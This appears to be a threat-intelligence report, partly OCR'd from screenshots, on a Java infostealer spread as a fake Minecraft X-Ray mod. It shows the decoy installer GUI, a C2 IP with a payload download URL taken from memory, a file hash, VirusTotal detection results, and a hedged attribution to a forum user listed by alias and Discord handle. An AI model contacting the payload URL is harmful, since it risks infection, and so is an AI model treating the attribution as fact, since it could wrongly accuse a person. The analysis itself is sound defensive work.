


Name	Date modified	Type	Size
com	11/05/2025 15:34	File folder	
org	11/05/2025 15:34	File folder	
Endorphin.java	11/05/2025 15:34	JAVA File	129 KB
Evolved.java	11/05/2025 15:34	JAVA File	235 KB
ExCrypto32.java	11/05/2025 15:34	JAVA File	9 KB
PayLoad.java	11/05/2025 15:34	JAVA File	41 KB
summary.txt	11/05/2025 15:34	Text Document	1 KB
visuals.java	11/05/2025 15:34	JAVA File	65 KB

As you can see, we have the same java files as the AEGIS STEALER's download analyzed before plus another one, "visuals.java". This file is actually used to visualize a decoy GUI




```
/*
 * Decompiled with CFR 0.152.
 */
import java.awt.BorderLayout;
import java.awt.Color;
import java.awt.Component;
import java.awt.Dimension;
import java.awt.FlowLayout;
import java.awt.Font;
import java.awt.GradientPaint;
import java.awt.Graphics;
import java.awt.Graphics2D;
import java.awt.event.ActionEvent;
import java.awt.event.ActionListener;
import java.awt.event.MouseAdapter;
import java.awt.event.MouseEvent;
import java.io.File;
import javax.swing.BorderFactory;
import javax.swing.Box;
import javax.swing.BoxLayout;
import javax.swing.Icon;
import javax.swing.JCheckBox;
import javax.swing.JFrame;
import javax.swing.JLabel;
import javax.swing.JPanel;
import javax.swing.JProgressBar;
import javax.swing.SwingUtilities;
import javax.swing.Timer;
```



Infinity Launcher

Preparing interface...

Version 1.3.2



Infinity Launcher

Infinity Launcher

Select installation path: Jsers[redacted]\Desktop\X-Ray Minecraft mod

☑ Desktop Shortcut

☑ Visual Studio

☑ Discord Integration

Update Log


v1.3.2 (Current)

Fixed performance issues
Improved user interface
Added Discord

Loading Error


Error: Unable to start the program. 'msvcp.dll' is missing. Please install the Microsoft Visual C++ Redistributable to restore the necessary components.

It created a placeholder in the user directory, to avoid reinfecting the system:




ntuserdata_dat{31841vd-vjaos-2912}.tmp	11/05/2025 17:27	TMP File	0 KB

The sample try to download and load another java, confirming the TTPs of AEGIS STEALER.




Name	Local address	Local...	Remote address	Rem...	Prot...	State	Owner
ABService....	[redacted]	2008			TCP	Listen	Backupper ...
ABService....	[redacted]	6045			TCP	Listen	Backupper ...
ABService....	[redacted]	6112			UDP		Backupper ...
explorer.ex...	[redacted]	52357	95.100.171.4	443	TCP	Establish...	
javaw.exe (...	[redacted]	52356	77.73.129.52	80	TCP	SYN sent	

The memory pattern extracted with Process Hacker:



0x70b97cba0	28	http://77.73.129.52/Mrag.jar
0x70b97de68	12	77.73.129.52
0x70b97dea0	12	77.73.129.52
0x70b97df10	28	http://77.73.129.52/Mrag.jar
0x70b97eff8	12	77.73.129.52

Even if the C2 server is no longer in operation, it was possible to retrieve the SHA256 of the downloaded artifact using VirusTotal:




Files Dropped

— /Mrag.jar

sha256	03656c289745e8942ebc99fcbae3e8cc4e8c0c27cc66e01e1b0a2f82e16b080b
type	ZIP

Even if it was not possible to directly download the sample, it was possible to explore the “Bundled Files” using VirusTotal, revealing the same structure of AEGIS STEALER.



No security vendors flagged this file as malicious

03656c289745e8942ebc99fcbae3e8cc4e8c0c27cc66e01e1b0a2f82e16b080b

Mbkao12.jar

jar · sets-process-name · detect-debug-environment · checks-cpu-name

Size: 6.67 MB

Last Analysis Date: 1 month ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.


Execution Parents (2)

Scanned	Detections	Type	Name
2025-05-09	20 / 62	RAR	X-Ray Minecraft mod.rar
2025-05-11	20 / 62	RAR	8fad67f064413566f6b170ff4884031e6be50c5ddd8c22cd22b9d696395db0f4.file

Bundled Files (100)

Scanned	Detections	File type	Name
?	?	Java Bytecode	blockpaper/hateme/KeyWords.class
?	?	Java Bytecode	blockpaper/hateme/Logger32.class
?	?	Java Bytecode	blockpaper/hateme/ExCrypto.class
?	?	Java Bytecode	blockpaper/hateme/Patches.class
?	?	Java Bytecode	blockpaper/hateme/Ammonia.class
?	?	Java Bytecode	blockpaper/hateme/Evolved.class
?	?	Java Bytecode	blockpaper/hateme/JavaProtect.class
?	?	Java Bytecode	blockpaper/hateme/JavaHook.class
?	?	Java Bytecode	blockpaper/hateme/IRChook.class
?	?	Java Bytecode	blockpaper/hateme/ExCrypto$1.class
?	?	Java Bytecode	blockpaper/hateme/JavaClose.class


The sample results also the be **FULLY UNDETECTABLE** at the date of the last analysis, on 25-03-2025.



History

First Submission	2025-03-25 16:13:18 UTC
Last Submission	2025-03-27 10:43:53 UTC
Last Analysis	2025-03-25 16:13:18 UTC
Earliest Contents Modification	2025-03-17 16:32:08
Latest Contents Modification	2025-03-17 16:32:08

I decided to reanalyze it resulting in the following detection:



No security vendors flagged this file as malicious

03656c289745e8942ebc99fcbae3e8cc4e8c0c27cc66e01e1b0a2f82e16b080b

Mbkao12.jar

jar · sets-process-name · checks-cpu-name · detect-debug-environment

Size: 6.67 MB

Last Analysis Date: 1 minute ago

After exactly 47 days of the first upload, AEGIS STEALER is still FUD representing a potentially serious threat for systems across the globe.

Threat actor attribution

In this section, we present an attribution hypothesis based on open-source intelligence techniques applied to the malware sample and its associated infrastructure:

1. **Alias correlation:** A Telegram handle embedded within the sample configuration closely matches a username found on the Russian underground forum lolz[.]live. The forum profile exhibits characteristics consistent with malware development and distribution.

2. **Linguistic and stylistic fingerprinting:** Similarities in code structure, terminology, and phrasing—such as error messages and internal naming conventions—support the hypothesis of a common origin.


These factors, while not conclusive on their own, collectively strengthen the confidence in linking AEGIS STEALER to its likely author.

DISCLAIMER: This report is intended solely for educational and defensive cybersecurity research purposes. It does not promote or condone any illegal activities described herein. Any references to threat actor aliases or underground forums are based exclusively on publicly available open-source intelligence. No engagement or interaction with the actor has taken place. All investigative steps were conducted in full compliance with responsible disclosure and personal operational security standards.

Lolz[.]live profile

A potential attribution of AEGIS STEALER can be made by pivoting from the Telegram username discovered in the malware's configuration. This alias is also associated with a profile on the Russian-speaking underground forum lolz[.]live, where the same handle appears along with related descriptions suggestive of malware development activity. While this does not represent a definitive attribution, it provides a strong lead corroborated by open-source intelligence.

In the following image the Lolz threat actor's profile is depicted, followed by an automatic translation:



https://lolz.live/meerov/

[redacted]

Форум / Пользователи / Мееров

Уделите одну минуту перед сделкой

Перед сделкой сверьте контакты пользователя, скопируйте логин из мессенджера и сверьте с тем, что указан в профиле. Не лишним будет проверить пользователя через ЛС, написав: "Привет, это ты мне пишешь в Телеграме?".

Мееров

Сегодня, в 10:47

Регистрация:	23 авг 2024
Пол:	Мужской
Discord:	meerovcode
Род занятий:	кругосветка по Java
Адрес:	United States of America
Интересы:	Minecraft, Roblox

369 симпатий
186 лайков
55 сообщений
3 трофея
4 розыгрыша
6 подписок
6 подписчиков

Страховой депозит
Мееров
0 ₽

6 подписок

BDSM
Арбитр


uncpfiae
Модератор

Темы пользователя

Новый метод входа + профиля
Minecraft Вторник в 18:52 0 0

Где быстро найти фото рандомных людей?
30 апр 2025 3 0

Аккаунт Brawl Stars
Продам 18 апр 2025 0 0



Take one minute before the deal

Before the transaction, check the user's contacts, copy the login from the messenger and check what is indicated in the profile. It is not superfluous to check the user through the LS, writing: "Hello, you're writing to me in the Telegram?".

Mehyres

Today, at 10:47

Registration:	23 Aug 2024
Gender:	Men's
Discord:	Meerovcode
Cause of occupation:	around the world in Java
Address:	United States of America
Interests:	Minecraft, Roblox

369 Sympathy
186 likes
55 Messages
3 the trophy
4 Drawing
6 Subscriptions
6 Subscribers

Insurance deposit
Mehyres
0 ₽

6 Subscriptions

BDSM
The arbitrator


uncpfiae
Moderator

Topics of the user

New method of entry + profile
Minecraft Tuesday at 18:52 0 0

Where to quickly find photos of random people?
30 Apr 2025 3 0

The Brawl Stars Account
Selling 18 Apr 2025 0 0




Mehyres

This user was known as:
Tronar until 17 Mar 2025
melancho1a until 11 Feb 2025
Refl3ct1on until 11 feb 2025

Registration
Gender:
Discord:
Cause of occ Java
Address: United States of America
Interests: Minecraft, Roblox

The threat actor claims to be based in the US, his cause of occupation is “**around the world in Java**”, strengthen the attribution of AEGIS STEALER. He is active in the group selling stolen data:




Mehyres Author of the topic

No deposit

72k cups
Personal
30+ max ranks
on the account 207 crystals change nick 90
Account Personal
price: 13k rub

Buy safely!
Send a message
No deposit
Find a guarantor

He is actively searching for “2 pictures of Korean men” on 30-04-2025 to not appear in a google reverse image search. We can suppose he is still delivering malware leveraging social engineering.



Mehyres Author of the topic

You need 2 pictures of men of Korean womenonka so that they do not burn in the Google photo search engine, there are such differents where to quickly find?

30 Apr 2025

Conclusions

In this work, we performed a comprehensive static and dynamic dissection of AEGIS STEALER, a previously undocumented Java-based infostealer. By decompiling the downloader and full payload, instrumenting execution with a custom Java agent to block premature exits, and stepping through critical routines in the debugger, we reconstructed the malware's complete in-memory workflow—from initial system checks and sandbox evasion through payload retrieval, credential harvesting, ZipOutputStream-based packaging, and HTTP exfiltration to its C2 server.

Our malware hunting methodology combined classical reverse engineering with modern Threat Intelligence techniques. We extracted unique Indicators of Compromise (IoCs) that outperformed major vendors, pivoted on VirusTotal to uncover related samples (including the "X-Ray Minecraft mod" variant), and linked AEGIS STEALER to its threat actor. This attribution ties the campaign to an underground forum on **lolz[.]live**.

Key takeaways include:

- **In-Memory Stealth:** AEGIS STEALER never touches disk beyond its initial launcher, using ByteArrayOutputStream and ZipOutputStream to assemble stolen data entirely in memory.
- **Obfuscation Layer:** A complex set of XOR- and base64-based string routines (e.g. in ExCrypto32 and Enum32) thwarts naive decompilation and static string searches.
